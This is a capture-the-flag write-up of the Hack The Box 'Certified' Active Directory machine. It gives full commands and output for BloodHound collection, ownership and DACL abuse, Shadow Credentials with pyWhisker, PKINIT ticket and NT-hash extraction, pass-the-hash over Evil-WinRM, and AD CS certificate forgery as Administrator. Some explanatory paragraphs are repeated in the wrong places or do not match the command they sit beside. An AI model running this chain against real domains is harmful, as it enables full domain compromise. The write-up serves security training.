Machine Overview
Certified is a Medium difficulty Windows Active Directory machine. Starting with provided credentials, the attack path involves collecting AD data for BloodHound, discovering a WriteOwner relationship over a management group, and chaining AD privilege abuse techniques: modifying group membership, adding a Shadow Credential via pyWhisker, obtaining a TGT using PKINITtools, and extracting NTLM hashes. The escalation continues through AD CS (Active Directory Certificate Services) abuse to forge a certificate as Administrator.
 HTB machine info — credentials provided
Initial Enumeration
Port Scanning
I start with a full port scan to identify all open services. This is an assumed-breach scenario — HTB provides credentials.
nmap -p- 10.129.69.59 -Pn
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-06 20:35 CET
Nmap scan report for 10.129.69.59
Host is up (0.018s latency).
Not shown: 65514 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
49667/tcp open  unknown
49669/tcp open  unknown
49689/tcp open  unknown
49690/tcp open  unknown
49695/tcp open  unknown
49724/tcp open  unknown
49745/tcp open  unknown
51874/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 236.43 seconds
A detailed scan reveals typical AD ports including DNS (53), Kerberos (88), LDAP (389), SMB (445), and WinRM (5985). The FQDN is identified as DC01.certified.htb.
nmap -p53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,49667,49669,49689,49690,49695,49724,49745,51874 -sCV 10.129.69.59 -Pn
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-06 20:44 CET
Nmap scan report for certified.htb (10.129.69.59)
Host is up (0.019s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-02-07 02:45:11Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-02-07T02:46:40+00:00; +7h00m45s from scanner time.
| ssl-cert: Subject: commonName=DC01.certified.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.certified.htb
| Not valid before: 2024-05-13T15:49:36
|_Not valid after:  2025-05-13T15:49:36
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-02-07T02:46:39+00:00; +7h00m45s from scanner time.
| ssl-cert: Subject: commonName=DC01.certified.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.certified.htb
| Not valid before: 2024-05-13T15:49:36
|_Not valid after:  2025-05-13T15:49:36
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-02-07T02:46:40+00:00; +7h00m45s from scanner time.
| ssl-cert: Subject: commonName=DC01.certified.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.certified.htb
| Not valid before: 2024-05-13T15:49:36
|_Not valid after:  2025-05-13T15:49:36
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-02-07T02:46:39+00:00; +7h00m45s from scanner time.
| ssl-cert: Subject: commonName=DC01.certified.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.certified.htb
| Not valid before: 2024-05-13T15:49:36
|_Not valid after:  2025-05-13T15:49:36
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49689/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49690/tcp open  msrpc         Microsoft Windows RPC
49695/tcp open  msrpc         Microsoft Windows RPC
49724/tcp open  msrpc         Microsoft Windows RPC
49745/tcp open  msrpc         Microsoft Windows RPC
51874/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 7h00m44s, deviation: 0s, median: 7h00m44s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-02-07T02:46:02
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 96.90 seconds
SMB Enumeration
Using the provided credentials, I check what shares are accessible and attempt to find interesting files, but the shared folders contain nothing exploitable.
──(kali㉿kali)-[~/HTB/Certified]
└─$ smbmap -u "judith.mader" -p "judith09" -H 10.129.69.59

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.5 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[\] Checking for open ports...                                                                                      [*] Detected 1 hosts serving SMB
[|] Authenticating...                                                                                               [/] Authenticating...                                                                                               [-] Authenticating...                                                                                               [*] Established 1 SMB connections(s) and 1 authenticated session(s)
[\] Enumerating shares...                                                                                           [|] Enumerating shares...                                                                                           [/] Enumerating shares...                                                                                           [-] Enumerating shares...                                                                                           [\] Enumerating shares...                                                                                           [|] Enumerating shares...                                                                                           [/] Enumerating shares...                                                                                           [-] Enumerating shares...                                                                                           [\] Enumerating shares...                                                                                           [|] Enumerating shares...                                                                                           [/] Enumerating shares...
[+] IP: 10.129.69.59:445        Name: certified.htb             Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        SYSVOL                                                  READ ONLY       Logon server share
[-] Closing connections..                                                                                           [*] Closed 1 connections
I download the file from the SMB share using the get command for local analysis.
┌──(kali㉿kali)-[~/HTB/Certified]
└─$ smbclient \\\\10.129.231.186\\IPC$ -U 'judith.mader'
Password for [WORKGROUP\judith.mader]:
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_NO_SUCH_FILE listing \*
smb: \> excit
excit: command not found
smb: \> exit
BloodHound Data Collection
I collect LDAP data and upload it to BloodHound to visualize the AD attack surface.
┌──(kali㉿kali)-[~/HTB/Certified]
└─$ nxc ldap 10.129.231.186 -u judith.mader -p judith09 --bloodhound --collection All --dns-server 10.129.231.186
I use netexec (nxc) with the --bloodhound flag to collect comprehensive Active Directory data via LDAP queries. This gathers users, groups, computers, GPOs, ACLs, trusts, sessions, and SPNs — everything BloodHound needs to map out attack paths. The output is saved as a ZIP file that can be imported directly into the BloodHound GUI for visual attack path analysis.
┌──(kali㉿kali)-[~/HTB/Certified]
└─$ nxc ldap 10.129.231.186 -u judith.mader -p judith09 --bloodhound --collection All --dns-server 10.129.231.186
SMB 10.129.231.186 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True) (SMBv1:False)
LDAP 10.129.231.186 389 DC01 [+] certified.htb\judith.mader:judith09
LDAP 10.129.231.186 389 DC01 Resolved collection methods: psremote, rdp, dcom, objectprops, session, acl, container, group, localadmin, trusts
LDAP 10.129.231.186 389 DC01 Done in 00M 06S
LDAP 10.129.231.186 389 DC01 Compressing output into /home/kali/.nxc/logs/DC01_10.129.231.186_2025-02-07_102943_bloodhound.zip BloodHound data loaded successfully
Foothold: AD Privilege Chain
Attack Path Discovery
BloodHound reveals that judith.mader has WriteOwner rights over the Management group, and the Management group has GenericWrite rights over the management_svc user. This creates a chain: take ownership → modify group membership → abuse GenericWrite.
 WriteOwner → GenericWrite attack path in BloodHound
Taking Ownership & Modifying Rights
First, I give judith.mader the WriteMembers right on the Management group, enabling me to add myself.
┌──(kali㉿kali)-[~/HTB/Certified/impacket/examples]
└─$ python3 owneredit.py -action write -new-owner 'judith.mader' -target 'management' 'certified.htb'/'judith.mader':'judith09'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Current owner information below
[*] - SID: S-1-5-21-729746778-2675978091-3820388244-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=certified,DC=htb
[*] OwnerSid modified successfully!
I use dacledit.py to modify the DACL (Discretionary Access Control List) of the target AD object, granting our controlled account FullControl permissions. FullControl is the most permissive right in Active Directory — it allows reading/writing all properties, changing permissions, deleting the object, and performing any operation on it. With this level of access, I can change the target's password, modify group memberships, or add Shadow Credentials.
┌──(kali㉿kali)-[~/HTB/Certified/impacket/examples]
└─$ sudo python3 dacledit.py -action 'write' -rights 'WriteMembers' -principal 'judith.mader' -target 'Management' 'certified.htb'/'judith.mader':'judith09' -dc-ip 10.129.65.70
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20250212-112645.bak
[*] DACL modified successfully!
With the WriteMembers permission now granted, I add judith.mader to the Management group. This is a critical step because the Management group has GenericWrite rights over the management_svc service account — meaning once I'm in the group, I can modify that account's properties, including adding Shadow Credentials for authentication.
┌──(kali㉿kali)-[~/HTB/Certified/impacket/examples]
└─$ net rpc group members "Management" -U "certified.htb"/"judith.mader"%"judith09" -S "CERTIFIED.HTB"
CERTIFIED\judith.mader
CERTIFIED\management_svc
Shadow Credentials Attack (pyWhisker)
Shadow Credentials is an AD attack where an attacker adds a Key Credential to a target user's msDS-KeyCredentialLink attribute. This allows certificate-based (PKINIT) authentication to the target account without knowing its password. I use pyWhisker to add a shadow credential to the management_svc user.
┌──(kali㉿kali)-[~/HTB/Certified/pywhisker/pywhisker]
└─$ python3 pywhisker.py -d "certified.htb" -u "judith.mader" -p "judith09" --target "management_svc" --action "add"
[*] Searching for the target account
[*] Target user found: CN=management service,CN=Users,DC=certified,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: 8da17805-d3f1-7357-0761-f4d6b0dfa32d
[*] Updating the msDS-KeyCredentialLink attribute of management_svc
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[+] Saved PFX (#PKCS12) certificate & key at path: 266Dhk4q.pfx
[*] Must be used with password: XyyUNqCDbvXssMMKApTw
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
PKINIT Authentication & Hash Extraction
Using PKINITtools — a set of tools for Kerberos PKINIT authentication — I perform three steps: request a TGT using the shadow credential certificate, export the Kerberos session, and extract the user's NTLM hash.
┌──(kali㉿kali)-[~/…/Certified/pywhisker/pywhisker/PKINITtools]
└─$ faketime "$(ntpdate -q 10.129.65.70 | cut -d ' ' -f 1,2)" \
python gettgtpkinit.py -cert-pfx /home/kali/HTB/Certified/pywhisker/pywhisker/266Dhk4q.pfx -pfx-pass XyyUNqCDbvXssMMKApTw certified.htb/management_svc hhh.ccache
2025-02-12 20:09:34,493 minikerberos INFO     Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2025-02-12 20:09:34,510 minikerberos INFO     Requesting TGT
INFO:minikerberos:Requesting TGT
2025-02-12 20:09:46,402 minikerberos INFO     AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2025-02-12 20:09:46,402 minikerberos INFO     503d53525222c00e04b9c0a42a0f475a7b63baf779e3e9e7c4e64d4a07799883
INFO:minikerberos:503d53525222c00e04b9c0a42a0f475a7b63baf779e3e9e7c4e64d4a07799883
2025-02-12 20:09:46,405 minikerberos INFO     Saved TGT to file
INFO:minikerberos:Saved TGT to file
I use pyWhisker to add a Shadow Credential (msDS-KeyCredentialLink) to the target account. This enables certificate-based authentication without knowing the user's password.
┌──(kali㉿kali)-[~/…/Certified/pywhisker/pywhisker/PKINITtools]
└─$ export KRB5CCNAME=/home/kali/HTB/Certified/pywhisker/pywhisker/PKINITtools/hhh.ccache
I use getnthash.py to extract the user's NTLM hash from the Kerberos session using the U2U (User-to-User) mechanism. This technique, known as UnPAC-the-Hash, works by requesting a U2U service ticket that contains the user's PAC (Privilege Attribute Certificate), from which the NT hash can be derived. The hash enables Pass-the-Hash attacks without ever knowing the plaintext password.
┌──(kali㉿kali)-[~/…/Certified/pywhisker/pywhisker/PKINITtools]
└─$ faketime "$(ntpdate -q 10.129.65.70 | cut -d ' ' -f 1,2)" \
python getnthash.py -key 503d53525222c00e04b9c0a42a0f475a7b63baf779e3e9e7c4e64d4a07799883 certified.htb/management_svc
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
a091c1832bcdd4677c28b5a6a1295584
WinRM Access as management_svc
With the NTLM hash for management_svc, I connect via Evil-WinRM using Pass-the-Hash and obtain the user flag.
┌──(kali㉿kali)-[~]
└─$ evil-winrm -i certified.htb -u management_svc -H "a091c1832bcdd4677c28b5a6a1295584"

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\management_svc\Documents>
I use Evil-WinRM to establish a remote PowerShell session on the target Windows machine. Evil-WinRM leverages the Windows Remote Management (WinRM) protocol over HTTP/HTTPS (port 5985/5986) and supports Pass-the-Hash authentication, file upload/download, and in-memory PowerShell execution — making it the preferred tool for post-exploitation on Windows targets.
*Evil-WinRM* PS C:\Users\management_svc\Documents> cd ..
ls
*Evil-WinRM* PS C:\Users\management_svc> ls


    Directory: C:\Users\management_svc


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---        5/13/2024   9:01 AM                Desktop
d-r---        5/13/2024   9:00 AM                Documents
d-r---        9/15/2018  12:19 AM                Downloads
d-r---        9/15/2018  12:19 AM                Favorites
d-r---        9/15/2018  12:19 AM                Links
d-r---        9/15/2018  12:19 AM                Music
d-r---        9/15/2018  12:19 AM                Pictures
d-----        9/15/2018  12:19 AM                Saved Games
d-r---        9/15/2018  12:19 AM                Videos


*Evil-WinRM* PS C:\Users\management_svc> cd Desktop
*Evil-WinRM* PS C:\Users\management_svc\Desktop> ls


    Directory: C:\Users\management_svc\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        2/12/2025   8:44 AM             34 user.txt


*Evil-WinRM* PS C:\Users\management_svc\Desktop> type user.txt
640d9d5032e082c213131c6e0576fe16640d9d5032e082c213131c6e0576fe16Privilege Escalation: AD CS Certificate Abuse
BloodHound Path to Administrator
I follow a BloodHound attack path from the ca_operator account to the Administrator, leveraging Active Directory Certificate Services (AD CS) misconfiguration.
 Attack path from ca_operator to Administrator
Certificate Enrollment & Forgery
Using Pass-the-Hash with management_svc's hash, I connect to the target and retrieve the CA configuration.
──(kali㉿kali)-[~/…/Certified/pywhisker/pywhisker/PKINITtools]
└─$ pth-net rpc password "ca_operator" "Test123" -U "certified.htb"/"management_svc"%"a091c1832bcdd4677c28b5a6a1295584":"a091c1832bcdd4677c28b5a6a1295584"  -S "DC01.certified.htb"
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
I use pyWhisker to add a Shadow Credential (msDS-KeyCredentialLink) to the target account. This enables certificate-based authentication without knowing the user's password.
┌──(kali㉿kali)-[~/…/Certified/pywhisker/pywhisker/PKINITtools]
└─$ certipy-ad find -u judith.mader@certified.htb -p judith09 -dc-ip 10.129.65.70
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'certified-DC01-CA' via CSRA
[!] Got error while trying to get CA configuration for 'certified-DC01-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'certified-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Got CA configuration for 'certified-DC01-CA'
[*] Saved BloodHound data to '20250212132950_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k
[*] Saved text output to '20250212132950_Certipy.txt'
[*] Saved JSON output to '20250212132950_Certipy.json'
I change the userPrincipalName of the target user and request a certificate for the CertifiedAuthentication template.
┌──(kali㉿kali)-[~/…/Certified/pywhisker/pywhisker/PKINITtools]
└─$ certipy-ad account update -username management_svc@certified.htb -hashes a091c1832bcdd4677c28b5a6a1295584 -user ca_operator -upn Administrator
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_operator':
    userPrincipalName                   : Administrator
[*] Successfully updated 'ca_operator'
I use pyWhisker to add a Shadow Credential (msDS-KeyCredentialLink) to the target account. This enables certificate-based authentication without knowing the user's password.
┌──(kali㉿kali)-[~/…/Certified/pywhisker/pywhisker/PKINITtools]
└─$ certipy-ad req -username ca_operator@certified.htb -p Test123 -ca certified-DC01-CA -template CertifiedAuthentication -debug
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[+] Trying to resolve 'CERTIFIED.HTB' at '192.168.92.2'
[+] Resolved 'CERTIFIED.HTB' from cache: 10.129.65.70
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:10.129.65.70[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.129.65.70[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 5
[*] Got certificate with UPN 'Administrator'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
Using the generated PFX certificate, I authenticate as Administrator and extract the admin NTLM hash.
──(kali㉿kali)-[~/…/Certified/pywhisker/pywhisker/PKINITtools]
└─$ sudo certipy-ad auth -pfx administrator.pfx -domain "certified.htb" -username "Administrator"
Certipy v4.8.2 - by Oliver Lyak (ly4k)
Administrator Access
I log into the Windows machine as Administrator using the extracted NTLM hash via Evil-WinRM.
┌──(kali㉿kali)-[~]
└─$ evil-winrm -i certified.htb -u administrator -H "0d5b49608bbce1751f708748f67e2d34"

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
I use Evil-WinRM to establish a remote PowerShell session on the target Windows machine. Evil-WinRM leverages the Windows Remote Management (WinRM) protocol over HTTP/HTTPS (port 5985/5986) and supports Pass-the-Hash authentication, file upload/download, and in-memory PowerShell execution — making it the preferred tool for post-exploitation on Windows targets.
*Evil-WinRM* PS C:\Users\Administrator> cd desktop
*Evil-WinRM* PS C:\Users\Administrator\desktop> ls


    Directory: C:\Users\Administrator\desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        2/12/2025   8:44 AM             34 root.txt


c*Evil-WinRM* PS C:\Users\Administrator\desktop>type root.txt
91195d6cb6e78e9e5d195b62256de80491195d6cb6e78e9e5d195b62256de804 Machine rooted as Administrator